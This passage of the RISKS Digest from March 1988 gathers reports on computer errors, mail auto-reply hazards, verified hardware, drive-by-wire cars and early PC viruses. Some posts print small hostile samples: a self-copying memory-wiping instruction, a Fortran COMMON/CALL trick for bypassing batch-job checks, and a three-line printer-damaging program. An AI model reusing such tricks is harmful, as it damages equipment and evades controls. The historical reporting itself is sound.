He was aware of my inquiry and said the accounts department had credited \$5.97 against the interest of \$9.97. There appeared to have been an error, he said. He would not say what caused the error. When I repeated the comments made about the computer program he said he would look into it and give me an answer as soon as possible.

Several days and many unanswered messages later I rang the manager again. He had not looked into the problem any further. He thought I would forget about it, he said. He also said he could, if he wanted, redebit the \$5.97 credit to my account. On being asked why he would do this he said according to the computer that was the correct amount.

I repeated my request for the matter to be investigated.

Two days later he phoned and said there was an error in the computer program. Interest had been charged incorrectly. "There has been a mistake, an unintentional mistake. We will take immediate steps to rectify the situation." he said.

Michael Newbery

Internet: newbery@comp.vuw.ac.nz

N

<minow%thundr.DEC@decwrl.dec.com>

(Martin Minow THUNDR::MINOW ML3-5/U26 223-9922)

Date: 21 Mar 88 12:37

Subject: Risks of automatic mailwatch reply programs

While I was on vacation last week, broiling under the mind-numbing sun of Southern California and longing for the cool breezes of a late New England winter, I left a "mail watch" program running on my office system. When mail arrived, it formatted a "I'll be out until Monday" response and sent it back to the responder.

A few risks -- some humorous, some not:

- although the program is supposed to send only one response to an individual, it assumes that all name/node strings are different. This means that a few people who send mailing lists from different machines or via different network paths got extra responses. They were not always amused.
- 2. Within my company, many Usenet news groups are distributed by a mailer. This means that I receive a few daily messages from "NODE::USENET". My watcher dutifully replied. This triggered a mail watcher on NODE::USENET which patiently explained to my mail watcher how to subscribe to the service. Fortunately, the history file prevented this from escalating to a fullscale network war.
- 3. I received a query from someone wondering why my mail watcher sent him a reply. It turned out that he had taken some software from an internal library/archive system that mails me a registration notice (good for monitoring bugs and waving at my boss at salary review time).
- 4. Ken Laws (who distributes the Al-digest) was kind enough to note a more serious risk of such programs: by broadcasting a message that says "I'm out of town until March 20th" to anyone who sends me mail, it's easy for a thief to schedule my house for burglary. Ken noted that one of the lists that discusses stereo equipment experienced some trouble along that line.

Martin

[Same thing goes for FINGER/PLAN/... data. PGN]

Census data availability

jcmorris@mitre.arpa <Joe Morris> Mon, 21 Mar 88 09:13:40 EST

The recent postings concerning the integrity of the Federal Archives reminds me of a report I saw a couple of years ago which claimed that there are

only two computers in existence which can read the 1960 Federal Census master data tapes. One is in Japan, and the other is in the Smithsonian's collection. I don't know for sure, but I think that the machine used was a UNIVAC II, which would be consistent with the absence of any UniServo-compatible drives for current machines.

The point being made in the article (in Spectrum, I think) was that using new technology is often desirable (or even necessary), but that a blind reliance on that technology may leave you with unusable files if the technology to use them becomes obsolete.

How many RISKS-readers work in shops which have long since removed the last 7-track tape drive? OK, how many of you with hands up still have some users' tapes in your library which were recorded on a 7-track drive? How about historical usage data tapes for the computer center itself? (*blush*)

<minow%thundr.DEC@decwrl.dec.com> 20 Mar 88 19:40

(Martin Minow THUNDR::MINOW ML3-5/U26 223-9922) Subject: I really don't believe this one -- Cyber Foundation BBS [jejones]

from

TELECOM Digest Thursday, March 17, 1988 9:56PM Volume 8, Issue 52

From: <atari!sun!mcrware!jejones@ames.arc.nasa.gov>

Subject: Cyber Foundation BBS

Date: 16 Mar 88 23:08:53 CST (Wed)

I've just read something in the "Computer Communications" column of the April 1988 *Computer Shopper* that I find HIGHLY disturbing and which I think should be brought to the attention of modem users. I quote the salient portion:

"In a recent issue of *Info-Mat* magazine, an online 'magazine' available on 170 selected BBSs across the country, it was reported that the feds have underwritten a BBS to monitor the BBS user community, with an eye toward taxation and regulation. The Cyber Foundation BBS describes itself and its system in a text file as 'a non-profit government-supported system run by the United States Instructional Department. [has anyone ever heard of this alleged organization?] This system is a test for the government and FCC to determine if bulletin board systems, non-paying information exchange systems, should be charged for use.'

"The sysop of the Cyber Foundation BBS is Chris Regan, who has left messages to the effect that he does not work for the government, but that the government has paid for (part of?) the equipment and operating costs. An elaboration of the system's purpose as stated by sysop Regan in some online messages is, 'a test to see if bulletin boards, their phone lines, and others, should be taxed or have a tariff placed on the information.'

"Other regulatory ideas discussed on the BBS by the sysop have included the licensing of modems (similar to ham radio), and the licensing of BBSs, including the segregation of BBSs by computer type, and foregoing any semblance of BBS privacy by giving a government official the right to log on and 'inspect' all messages and files at random times.

"There is little justification for regulating computer communication via telephone. As a licensed ham radio operator, I understand the reasons why transmission of voice or data over the radio spectrum are regulated, but none of these reasons are applicable concerning telephone usage. When I make a call on my telephone, whether I communicate by voice or computer, it is a private matter between the party I am calling and me. The government has no more business pursuing private messages I have left on a BBS than they do voice messages I leave on a friend's answering machine. The FCC has spent the last several years reducing regulation on the radio services; there is absolutely no reason for them to set up a whole new area of regulation in the telephone service.

"These ideas for bureaucratic power grabbing, invasion of privacy, limitation of free speech and government money grubbing need to be refuted before they advance any further. The Cyber Foundation BBS is located somewhere in Connecticut and the phone number is (203) 264-5463. I encourage you to call it up and let your opinions be known (courteously, of course)."

[end quote]

I have called the phone number, and found a BBS that does indeed go by that name, with the stated Chris Regan as sysop. Those messages I looked at didn't seem to discuss the issues mentioned in the *CS* article; however, any threat to the Constitution merits investigation. (I left a message with the sysop expressing my concern.) Does anyone out there know anything about this BBS? Are the cited issues really under discussion there? Thanks...

James Jones



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 48

Wednesday 23 March 1988

Contents

- Verified microprocessor for critical applications Jon Jacky
- Computer rolls give indigestion to voters? **Dave Horsfall**
- Re: "NEW" Amiga virus has arrived in Europe **Harv Laser**
- "Drive by wire" autos in development Jonathan Jacky
- The COMMON Code Virus

Kevin Driscoll

- Lazy Lousy Linkers Leave Large Loophole, Let LowLife Lads Loose **Kevin Driscoll**
- Info on RISKS (comp.risks)

Verified microprocessor for critical applications

Jon Jacky <jon@june.cs.washington.edu> Tue, 22 Mar 88 09:25:33 PST

The March 14, 1988 ELECTRONIC ENGINEERING TIMES, pps. 54-60, has a long story about a British effort to build a completely verified microprocessor for critical applications. The story is notable in that it motivates the effort throughout by calling attention to the possibility of major accidents involving computer failure. At the start of the story is a full-page illustration depicting a snake with fangs bared, and the lead:

"THE VIPER -- Somewhere - at a nuclear plant, on board a missile, or at a chemical refinery, it's going to happen: a catastrophic computer-related disaster. A growing group of engineers and scientists say it's unavoidable with today's microprocessors, which they deem inherently unreliable. Prompted by sense of urgency, they have developed a high-integrity processor called ... The Viper.

THE VIPER: DEVELOPERS PUSHED BY IMPENDING SENSE OF DANGER - Roger Woolnough

... John Cullyer, John Kershaw and Clive Pygott of the Royal Signals & Radar Establishment (RSRE) Computing Division ... make up the team that has designed the Viper 32-bit microprocessor. Viper - which takes its name from "verifiable integrated processor for enhanced reliability" - is the world's first microprocessor for safety-critical applications. It's designed using formal methods and subjected to a lengthy process of formal proof.

... The road that lead to Viper stretches back almost nine years, but the work began with software rather than hardware. In the summer of 1979, Cullyer and his colleagues believed they could firm up the analysis of computer programs to detect deeply buried mistakes. ... By the beginning of 1983, (they) had applied (static-code analysis) to the examination of a number of real military projects. "Put quite simply, we got quite a shock," said Cullyer. "We were very surprised at the mistakes which were left in software delivered to the British Ministry of Defence. What also came out was the fact that some of the problems were due to the microprocessor chips themselves - not only conventional processors, but also special-purpose chips. We found mistakes in things like the fundamental arithmetic - in the case of one processor, $-1 \times -1 = -1$."

... But are the shortcomings of commercial microprocessors really so serious? The RSRE team has no doubts on that score, and the substantial literature it has produced on high-integrity computing spells out many of the dangers that lurk in today's chips and software. Says John Kershaw, "It is questionable whether any computer in general use has ever been fully specified, in the sense of allowing its response to every possible combination of inputs and instructions to be predicted. It is beyond question that none has ever been fully tested; an exhaustive test of even the simplest microprocessor would take billions of years."

(Then followed a lot of material familiar to RISKS readers, but some unfamiliar (to me) reports of computer-related accidents:)

...At least one death has apparently been caused by a fault in a computer program controlling a hospital drug-dispensing machine. ...There are two claims for compensation currently going through the US legal system, one by the widow of a pilot who crashed in an F-16 and the other by the widower of a patient killed by a faulty intravenous drip machine ...

(A sidebar tells the story of how Viper was verified, using the specification language LCF-LSM, invented at the University of Cambridge (England) by Michael Gordon, and a hardware description language called Ella, developed at RSRE)

... John Cullyer carried out a proof by hand to show informally that the major state machine did correspond to the top-level specification, but the formal proof was a much more extensive exercise. This was undertaken by Avra Cohn (of Cambridge). Cohn's work relied heavily on an automated theorem prover, and is one of the largest automated proofs ever undertaken. It took well over a year, and involved more than 1 million primitive inferences. ... Viper is a simple device from necessity, because a more complex architecture would have demanded proofs that are beyond the current state of the art.

- Jonathan Jacky, University of Washington

Computer rolls give indigestion to voters?

Dave Horsfall <munnari!stcns3.stc.oz.au!dave@uunet.UU.NET> Tue, 22 Mar 88 09:52:49 est

Heard on the news this morning, in the wake of the NSW State election, that a "computer error" caused a number of voters in the Bligh electorate being registered to vote in the adjoining McKell electorate instead. The Bligh electorate was a hotly contested one, with an independent candidate tipped to unseat the incumbent.

(Note for non-Aussie readers - Aussie elections are still done manually, with ticks or numbers placed on a page, but electorate rolls come from a database. I get the giggles whenever I read about those American contraptions!)

Dave Horsfall, Alcatel-STC Australia, dave@stcns3.stc.oz dave%stcns3.stc.OZ.AU@uunet.UU.NET, ...munnari!stcns3.stc.OZ.AU!dave

★ Re: "NEW" Amiga virus has arrived in Europe

Harv Laser <hrlaser@pnet02.cts.com> 15 Mar 88 07:20:42 GMT

The following message describes a new virus that has appeared on the Commodore Amiga. The important points for Risks readers are:

- 1. Like the MacMag virus, this Amiga virus (the "Byte Bandit virus") has infected commercial disks.
- 2. Unlike previous Amiga virus strains, this one is harmful, crashing the machine.

I have edited the original some, my edits are noted in braces {}.

Scott Norton 4526P@NAVPGS.BITNET 4526P@NPS.ARPA
------Original message----
Cross posted from the AmigaZone (on PeopleLink) this is one man's experience with the Byte Bandit virus. Me, I've never seen the thing myself, only the SCA variety. I've got a ring of garlic cloves around my hard drive for now.....

-----[begin cross post]------

February 29, 1987

Just got the Byte Bandit Virus from a commercial disk, straight out of the

box.

This is one nasty virus so I thought I would put up some of the features of this virus that maybe you don't already know about.

{ ... }

- 2. IT IS NOT NECCESSARY TO BOOT FROM A DISK, FOR THAT DISK TO BECOME INFECTED! That is, ANY write enabled disk will become infected as soon as it is inserted into ANY drive. That's right, just inserting a write enabled disk in df1: will cause that disk to become infected!!!!
- 3. The virus, once in the computer, will survive a warm boot and will still infect disks upon boot up.
- 4. VCheck1.2 will not detect infected disks.
- 5. VCheck1.2 will not detect infected computers.
- 6. If your machine is infected then re-installing an infected disk WILL NOT cure it because as soon as it is installed (Healed) it will be RE-INFECTED.
 {"INSTALL" is the AmigaDOS command to write a boot block on a disk SAN }
- 7. VirusX will recognize non-standard boot blocks such as the Byte Bandit virus BUT NOT ALWAYS. If your machine is already infected and you put an infected disk in any drive and that infected disk is write-enabled, VirusX will NOT detect it!!! Otherwise VirusX will recognize it as a non-standard boot block.

{ ... }

9. There is a very complicated countdown mechanism within the virus that keeps track of how a particular disk became infected.

{ ... }

I see this virus as being much more potent and contagious than the SCA virus. This one was created to be destructive, and can be IF we are not careful. A program like VirusX 1.01 that will detect non standard boot blocks is helpful, but not infallible. I usually run my system from a recoverable ram disk that contains my entire workbench disk. Every thing is assigned to the ram disk so that I don't need my workbench disk in any drive. I feel relitively safe so long as I know that my boot disk is clean. VirusX caught that commercial disk as soon as I inserted it in df1:, I became suspicious and checked it out. So long as a program can be run from my workbench then I would feel safe. If it becomes neccessary to boot from another disk then it would be wise to either know that the boot disk is clean or power down after using. If you have to write to other disks then always be sure that they have not become infected.

March 4, 1988

Here's some more info on the new Byte Bandit virus. As I told you before, I received this virus on a commercial disk, straight out of the box, direct

from the manufacturer.

Virus caused crashes.

In my last note I stated that the virus causes the Amiga to crash within 10 minutes every time. This is not quite true. A newly infected machine will NOT crash period. (as far as I can tell. Future generations of the self replicated virus as it is passed onto other disks may act differently) From the tests I have performed with this virus it would seem that an infected machine will not crash UNTIL the virus has replicated itself TWICE by FIRST DEGREE INFECTION.(I call first degree infection the infection of another disk by re-booting an infected machine with a write-enabled boot disk. The boot disk receives a first degree infection) After the second disk has been infected the machine will run for about 5 minutes 30 seconds before crashing with a solid blue screen. I have reproduced this effect many times with different generations of the virus.

The virus may be passed on many times by second degree infection, without any effect on the source computer. Second degree infection is infection by inserting ANY WRITE-ENABLED DISK into ANY DRIVE of an infected machine WHILE it is already running. The inserted disk will receive second degree infection.

{ ... }

Dave Crane

"Drive by wire" autos in development

jon%uwafrodo.bitnet@uwavm.acs.washington.edu <Jonathan Jacky> Wed, 23 Mar 88 08:38:38 PST

The following story appears in RESEARCH AND DEVELOPMENT, March 1988, p.41:

FLY-BY-WIRE TECHNIQUES ARE BEING ADAPTED FOR AUTOMOBILE CONTROLS by Irwin Stambler

"Fly-by-wire techniques, where electrical signals rather than mechanical linkages or hydraulic components are used to actuate controls in airplanes, are finding a new area of application - automobiles.

One of the latest advances in this area is a sophisticaed steer-by-wire algorithm devised by researchers at Univ. of Southern California, Los Angeles, that is being tested in an experimental computerized car built by General Motors Corp., Detroit, MI.

Dr. Petrous Ioannou, of USC's School of Engineering, said that the use of a variety of drive-by-wire systems in automobiles is nearer at hand than most people think.

'Recently BMW in West Germany introduced a V-12 drive-by-wire automobile.

Now that one company has replaced hydraulic components with electrical ones, the door may be open for many others to follow suit,' he told R&D.

The use of computer-controlled steer-by-wire systems offers a number of advantages. "The result would be a car that's significantly lighter...", he said. "A steer-by-wire system would be considerably more responsive and maneuverable."

loannou and a team of graduate students are in the third year of a fiveyear program funded by the National Science Foundation to develop automotive control algorithms. The first part of the work involved computer simulation, and the researchers are now collecting data on how the algorithm works in the GM test car.

"That car contains and electrical motor connected to a computer which, in turn, receives signals from the steering column. ..." The USC algorithm measures the velocity and and position of a steering section pinion.
"Data are examined and the algorithm determines a voltage instruction to the computer to insure that the output of the motor follows a certain pattern. The computer then calculates the forces required to insure [sic] that commands are properly carried out."

One important requirement in this application is that the system responds rapidly in situations where a driver needs to perform a sudden maneuver, such as to avoid a collision. "For a sudden turn, the algorithm must be able to determine the required electrical outputs extremely fast, and the system must respond very quickly as well."

"We plan to get into braking and other control functions. We don't see this as involving any radical change from what we already have," loannou said.

(end of excerpts)

This article reminded me of a discussion of the possibility of drive-by-wire in RISKS about a year ago. As I recall, many people pointed out that fly-by-wire aircraft cost on the order of 1000 times as much as autos, and are subject to much more intensive maintenance. By the way, can anyone confirm loannou's statement that BMW has a drive-by-wire car on the market?

Jonathan Jacky, University of Washington

The COMMON Code Virus

Kevin Driscoll <umn-cs!srcsip!driscoll@rutgers.edu> Sun, 20 Mar 88 13:17:30 CST

In Risk Digest 6.46 Ewan Tempero writes:

<>> What was interesting about this was that problems occurred in May 1986. I <>> had no idea that the computer virus had been around that long nor that it

My first encounter with a computer virus (definition: a software parasite that replicates itself to a new location) was a quarter of a century ago. I assume

that the basic concept is even older. This virus was the first of the COMMON code abuses that I wrote about earlier. The virus was the single instruction:

MOVE (Program Counter) --> Program Counter + 1

It had the effect of copying itself to the next memory location, which was then executed . . . At the top of memory, the Program Counter rolled over to zero. Thus, in a matter of milliseconds, the entire memory contained just copies of this instruction (no memory protection in those days). This had an interesting symptom on the control panel. The normal random-like pattern of the address lights became the distinct binary counter pattern. Because every memory cell was overwritten by this process, it left no clues about its origin. (Was this the first single cell computer virus?)

Like any virus, the computer virus needs population contact in order to spread. "In the old days", computers were relatively isolated so viruses were contained to single computer sites. Today, with networks, bulletin boards, and the wide spread sharing of storage media, the spread of viruses has become a major problem.

The concept of a "clean room" for computers may have to take on a software as well as a hardware meaning.

COMPUTER ROOM

No Smoking

No Food

No External Media

[And there is no cure for the COMMON code. PGN]

✓ Lazy Lousy Linkers Leave Large Loophole, Let LowLife Lads Loose

Kevin Driscoll <umn-cs!srcsip!driscoll@rutgers.edu> Sat, 19 Mar 88 11:00:19 CST

The recent discussion of linkers reminded me of the following:

In the mid 1960s the university in my home town had an IBM 360 that was used for both administration and student programming courses. Realizing the potentional problems, the administration restricted the student access to punched card Fortran programs. Once an hour, all the student decks were run through a batch compile-and-execute which made sure that these programs did not do anything unsafe. This scheme was bypassed with:

COMMON /IT/I(1000)

(fill array I with the integer equivalent of nefarious machine code)

CALL IT

The compiler made IT an external symbol when it saw the COMMON statement. The compiler then saw that IT was an external symbol in the CALL statement; so it left the resolution to the linker. The linker, not having any type checking, simply put the COMMON address in as the target of the CALL. After getting the operating system's microfiche documentation, the students could make the code in COMMON a starting point for anything they wanted to do. (Nothing made the system more sick than the COMMON code.)

On the subject of pilots' reliance on avionics computers -- some pilots, in addition to relying on computers to give them information on the current situation, also seem to use the computers as a replacement for their memory.

"What altitude are we supposed to be flying at?"

"I dunno, check the computer."

This was not the originally intended, nor currently sanctioned, use for this equipment. But, if this is the way it is sometimes used, does this equipment have to be built with the increased reliability needed for this unsanction use?



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 49

Sunday 27 March 1988

Contents

- Risks of loss of privacy from stolen computer
- Things that go POOF! in the night **PGN**
- Virtuous Virus Language Vin McLellan
- Batch Viruses Brian M. Clapper
- Atari ST Virus

Chris Allen via Martin Minow

- Rhine floods Communication link; Nightmare Virus Construction Set; CCC hackers revenge threat Klaus Brunnstein
- The Anti-Virus Business, or, This Generation's Snake-Oil? **TMP Lee**
- Info on RISKS (comp.risks)

Risks of loss of privacy from stolen computer

Peter G. Neumann < NEUMANN@csl.sri.com> Fri 25 Mar 88 09:51:03-PST

A thief made off with a \$9,000 computer and printer from an office in Walnut Creek CA, and discovered that his victim (Beth Savano) was a tax preparer. In a remarkable display of good will, he returned to her 20 floppy disks containing 150 tax returns that had been stored on the original hard disks. However, he kept the original hard disk.

Things that go POOF! in the night

Peter G. Neumann < NEUMANN@csl.sri.com> Fri 25 Mar 88 10:01:24-PST

The latest technology in check frauds is the use of a chemical that causes

the checks to disintegrate shortly after being deposited. Such checks have turned up at banks in the Chicago area and in Tennessee, and were drawn on accounts in California and Tennessee. Typically a new account was opened, the bogus check was deposited, and then a withdrawal was made before the bogus check could bounce.

There are of course some comparable techniques in computer systems, using Trojan horses, time bombs, etc., for data or a program to alter its own state.

✓ Virtuous Virus Language

"Vin McLellan" <SIDNEY.G.VIN%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Thu 24 Mar 88 03:33:20-EST

All of us with a taste for technical history doubtless enjoyed Kevin Driscoll's charming recollection (Risks 6.48) of a 20 year old memory-crunching parasite in COMMON code he labelled a virus. What he described, however, sounds like what the Apple II community in the early '80s widely circulated and described as "worm" code. The Apple worms, like Dirscoll's code-critter, were simply memory crunchers who rewrote themselves successively through the memory (although some had neat graphics of the worm nibbling up the screen and off into memory.) The Apple worms were, despite an identical name, quite different from the "worm" created by Huff et al at Xerox Corporation in 1980; and everything falls far short of the fictional "worm" described by the novelist John Brunner in a 1975 novel.

Anyone with a report of an virus that was an actual ancestor to Fred Cohen's 1984 creation at USC -- christened "virus" by Ken Adeleman of RSA fame, one of Cohen's mentors at USC -- could make a welcome addition to the literature by describing it. (Cohen's creation was first described at a 1985 IFIPS conference in Toronto.) Several reports of the NSA's reaction to Cohen's paper clearly indicate that this was a new threat to the Fort Meade spooks who guard the US government's most secure systems, but there may have been prior art unreported somewhere.

I haven't yet heard any such tale. I have, however, received many calls from journalists who have been told by respected computer security mavens that this is a decades-old problem. A lot of people who should know better seem to believe, like Driscoll, that any self-replicating program that moves itself to a new location in memory is a "virus." Obviously few have read Cohen. The widely-described IBM "virus" in VNET and Bitnet last December was not, for instance, a "virus."

Let's get it straight, folks! A virus is defined by its capability for epidemic contagion. It's a parasite program that attaches itself to another program, effectively turning its victim into a "torjan" which, when executed, seeks out a particular, targeted, pattern of code in any available potential victims (programs) to attach a copy of itself ("infect" them) and make them too "carriers." The virus is merely a medium for contagion; its undeclared mission or task is in other code piggybacked upon it. (Cohen's formal description also emphasizes that a virus can be designed to evolve -- change its form or target -- over generations.)

The damn things are going to be with us for a long time, and it would be nice not to lose control of the language as we did with "worms." Anyone got any *relevant* ancient history?

Vin McLellan The Privacy Guild (617) 426-2487

Batch Viruses

Brian M. Clapper <clapper@NADC.ARPA> Thu, 24 Mar 88 09:28:05 EST

Kevin Driscoll's COMMON Code commentaries in <u>RISKS 6.48</u> reminded me of a simple and particularly nasty program I encountered while still in college. It consisted of 3 lines of FORTRAN:

10 PRINT 1000 GOTO 10 1000 FORMAT ('+', 132*'-')

For those who may not remember, in FORTRAN, a '+' in the first column is carriage control for an overstrike. This small program continually overstrikes 132 dashes on a line printer. Needless to say, if it runs long enough, it can do a fair amount of damage. I was amazed at its simplicity. I made the mistake of mentioning it to a supposedly trustworthy fellow student, one who I thought would share my amazement. He did share the amazement, but he took the matter one step further: He typed it in, submitted a batch job to run it, and directed the output to a high-speed line printer. When he specified the printer id, he made an error, and the output was sent to an unsupervised line printer in the staff area of the computer center rather than to a normal, operator-supervised line printer. The job ran for quite awhile, and caused untold dollars of damage to the printer.

Obviously, there should have been no way for a student to send any job to an unsupervised line printer. Had he sent it to one of the standard, operator-supervised line printers, one of the operators would have killed the job soon after it started printing. (Repeated overstriking on a high-impact line printer has a very distinct sound. Further, the operators were known to kill jobs which printed out those fun computer posters we all liked so much in college.) Still, I remember thinking at the time that this type of malicious behavior can be extremely difficult to prevent. Even the CPU-time restrictions placed on the typical student job were insufficient, since this program can do quite a bit of harm in a very short time. (And it did.)

As I recall, the student was caught. His punishment was much less severe than I would have thought. I think he was denied further access to the computer building for a few months and had his account taken away. The day after the incident, he told me about it in class. He was really indignant that the computer center staff had taken away his account.

Brian M. Clapper, Naval Air Development Center, Warminster, PA

Atari ST Virus

Martin Minow THUNDR::MINOW ML3-5/U26 223-9922 <minow%thundr.DEC@decwrl.dec.com> 26 Mar 88 20:48

I've attached a long article on an Atari ST virus program, taken from Usenet, adding a few comments (* in column 1) explaining Atari-specific terms. Now, all of the popular personal computers have been attacked by viruses. (It's probably not worth posting as-is to Risks, but you might want to stuff it in your archives and post a summary.)

Martin.

Newsgroups: comp.sys.atari.st

Path: decwrl!labrea!agate!pasteur!ames!nrl-cmf!mailrus!umix!uunet!mcvax!ukc!reading!onion!minster!SoftEng!john

Subject: The Atari ST `virus' Posted: 22 Mar 88 15:26:48 GMT

Organization: Department of Computer Science, University of York, England

I'm posting this for someone who does not have Usenet access.

THE ATARI ST VIRUS

===========

This weekend I received a number of pd software disks from a computer store. I found that three of these contained the 'ST Virus' that has been mentioned on the net recently. I did not however discover this until it had trashed one disk and infected a very large number of disks.

I have since disassembled the virus and worked out exactly what it does and I am posting a summary of what I found here.

What The Virus Does

When the ST is reset or switched on, it reads some information from track 0 sector 0 of the disk in drive A. It is possible to set up that sector so that the ST will execute its contents. The virus program is written into this sector so that it is loaded whenever the ST is booted on the offending disk.

Once loaded into memory the virus locates itself at the end of the system disk buffer (address contained at 0x4c2 I think) and attaches itself to the bios getbpb() function.

* getbpb() returns the operating system parameter block for a disk device.

•

Every time getbpb() is called, the virus is activated. It tests the disk to see if it contains the virus. If it doesn't then the virus is written out to the boot sector and a counter is initialised.

If the disk does contain the virus then the counter is incremented. Once the counter reaches a certain value, random data is written across the root directory & fat tables for the disk thus making it unusable. The virus then removes itself from the boot sector of the damaged disk (destroys the evidence??).

*

* The "fat table" contains the bitmap of unused sectors.

*

NOTES

=====

Once the virus is installed in the ST it will copy itself to EVERY non write protected disk that you use - EVEN IF YOU ONLY DO A DIRECTORY - or open a window to it from the desktop.

The virus CANNOT copy itself to a write-protected disk.

I *think* (but am not certain) that it survives a reset.

The current virus does not affect hard disks (it uses the flopwr() call).

*

- * flopwr() writes a sector on a floppy disk (drives A or B).
- *

However, if you are using an auto-boot hard disk such as Supra, and the disk in drive A contains the virus, THE FLOPPY BOOT SECTOR IS EXECUTED BEFORE THE HARD DISK BOOT SECTOR and consequently the virus will still be loaded and transferred to every floppy that you use.

THE CURE

======

To test for the virus, look at sector 0 of a floppy with a disk editor. If the boot sector is executable then it will contain 60 hex as its first byte. Note that a number of games have executable boot sectors as part of their loading. However if this is the case then they should not load when infected by the virus.

If people are worried about this & haven't been able to get the other killer (I have not seen it yet) then I will post the source/object for a simple virus detector/killer that I have written.

OTHER VIRUSES

=========

It would appear that this virus is not the end of the story. I have heard that there is a new virus around. This one is almost impossible to detect as for each disk inserted, it scans for any *.prg and appends itself to the text segment in some way. Thus it is very difficult to tell whether or not the virus is actually on a disk.....

FINALLY

======

Use those write-protect tabs!
Check all new disks!
Hopefully we can get rid of this virus totally before it damages something important.

Chris Allen.

If you want any information, etc etc mail me at:

Janet: CJA1@uk.ac.york.vaxa

uucp: ...!uunet!mcvax!ukc!minster!CJA1@VAXA arpa: CJA1%vaxa.york.ac.uk@mss.cs.ucl.ac.uk

RISK FORUM: 1. Rhine floods Communication link

Klaus Brunnstein
 stein%rz.informatik.uni-hamburg.dbp.de@RELAY.CS.NET> March 24, 1988

- 2. Nightmare Virus Construction Set
- 3. CCC hackers revenge threat

Organisation: University of Hamburg, FRG, Faculty for Informatics

1. DATEX-P based international computer communication 2 days out-of-operation due to Rhine flood:

Access from some West German computers to several networks broke down for 2 days when the Rhine river overflooded its banks after heavy rain falls and sudden snow smelting. The flood damaged the DATEX-P network of German Post (dbp) at Bonn. According to Hamburg protocols, the central node XPS.GMD.DBP was unavailable since March 22, 8.55 (first error message, after last successful transfer on March 21 at 7.10 pm) and the first successful transfer on March 23 at 7.22 pm; officially, the network was declared available on March 24 at 2 am. Most German universities and research institutes use this node XPS.GMD.DBP (via their connection to GMD's central distribution computer) exclusively for communication with EDU, COM and other networks. During the breakdown, only EARN and BITNET communication was available for `some time period' (duration unspecified). Receipt of RISK-FORUM editions and this message has also been delayed.

2. 'Nightmare Software' and the CeBIT Hannover Fair:

Many discussions at the Hannover Fair, labelled "Center for Bureau and Information Technologies" (CeBIT), held in Hannover, FR Germany this year on March 16-23 and said to be the world's largest fair in Information and Communication Technologies, were about Computer-related Risks. A special section had been devoted to "Secure Computer Centers", demonstrating building security measures (TV-cameras, access control with chip cards etc) as well as some ACF software on PC. Some enterprises and the German computer trader COMPAREX exhibited `warm' and `cold' backup computer concepts, and some publications informed on `Vulnerability of Information Economy' (including an article of this author, in the German edition of `Computerweek', which is

available by e-mail, on demand, to interested people).

After some (often badly informed) articles on 'Viruses' in public newsmedia (where the 'Israel Virus' of Hebrew University was reported to spread over international computer networks), many people share the fear of 'computer illnesses'. One respected German newspaper (FAZ=Frankfurter Allgemeine Zeitung, which often represents official positions) published in its CeBIT-report (March 21st, p.17) a contribution on a program, defined as 'Virus Construction Set', named 'Nightmare Software', which may be used to construct as well as to detect and delete viruses. The paper writes:

`People offering the Virus Construction Set are themselves aware that they `play with the fire'. Program and documentation is only allowed to be given to people older than 18 years, and any liability is strictly denied. People buying the software must also know that application of the `Nightmare Program' is punishable, with up to 5 years in prison. On the other hand, the software traders hope that the knowledge of the `Virus danger' may prevent the respective damage.'

Though a growing public awareness about `Vulnerability of Information Society/Economy' should generally be welcomed, the last paragraph of the respective article may produce a new mysticism which may even worsen public awareness. After some sentences on Viruses, their detection and combat (compared how to fight anthrax), the final paragraph follows:

'Somehow, the use of medical vocabulary in the context of prosaic computer programs has a 'human touch'. The 'ordinary citizen' may think that a computer may become as ill as a living body. Moreover: one can defend oneself and fight the infection. On the other side one could say that here, Devil is expelled with Beelzebub.'

After past comparisons of computers and human brain (which is the unfortunate inheritance of pioneers like Alan Turing and John von Neumann), unadequate biological analogies (Viruses) may bring up another mysticism which may prevent rational analysis of risks embedded in elementary computer concepts as well as in ill-analysed application packages.

3. Revenge Threat of German Hackers:

After the imprisonment of a leading member of Computer Chaos Club (CCC) in Paris, some German hackers may plan `revenge activities'. `Der SPIEGEL', often well informed, cites a Munich hacker: `when I become really angry, nothing may prevent me from heavily confusing their systems' (Der Spiegel, Nr.12, March 21, p.109-111). It seems wise to accurately monitor the access patterns of network-accessible installations.

As reported in RISK 6.44, one of the chairmen of (Hamburg-based) CCC, Mr. Steffen Wernery, has been arrested by French police when arriving at Charles de Gaulle airport for a discussion with Philips officials and a subsequent lecture on 'the NASA hack' at SECURICOM. In the meantime, the German Criminal Office (Bundes-Kriminal-Amt, BKA), charged with prosecuting possible German participants in the invasion of computers at NASA, CERN and Philips France, said that CCC officials have not participated in the NASA coup. Evidently,

the French police had not been informed about this result.

The work of CCC is heavily influenced by consequences of the arrest, including heavy differences among CCC officials. Hamburg newspapers report that all CCC money has been spent in extensive, uncoodinated telephone calls between Hamburg and Paris. Moreover, the remaining chairpersons denied Mr. Wernery's wish to sell the story of his arrest for exclusive publication for a high enough prize to cover his defence expenses: while his approach was denied by Hamburg CCC managers, financial problems of Mr. Wernery and the CCC are unsolved.

Klaus Brunnstein, University of Hamburg, Faculty for Informatics

The Anti-Virus Business, or, This Generation's Snake-Oil?

<TMPLee@DOCKMASTER.ARPA> Thu, 24 Mar 88 11:41 EST

From the 24 March 1988 Minneapolis Star Tribune, front page of the business section:

COMPUTER 'VIRUSES' CREATING ENTREPRENEURIAL OPPORTUNITY

Steve Gross [Technology editor]

Computer 'viruses' are creating an opportunity for firms marketing a remedy in the form of anti-virus software.

A virus is a tiny piece of software designed by a programmer who typically seeks to damage someone's computer data, usually at some predetermined future date. Often the virus is planted in free computer programs offered on national computer bulletin boards available to anyone whose personal computer can receive data by telephone.

Once the 'infected' program is received from the bulletin board, its virus begins to replicate itself like a biological virus. Each duplicate virus infects other programs and data stored on the computer's floppy and hard disks, erasing all or part of the infected material when the computer's internal clock reaches the predetermined set-off date. If people have made back-up copies of their programs and files, those disks also are infected and will undergo the same disaster when used.

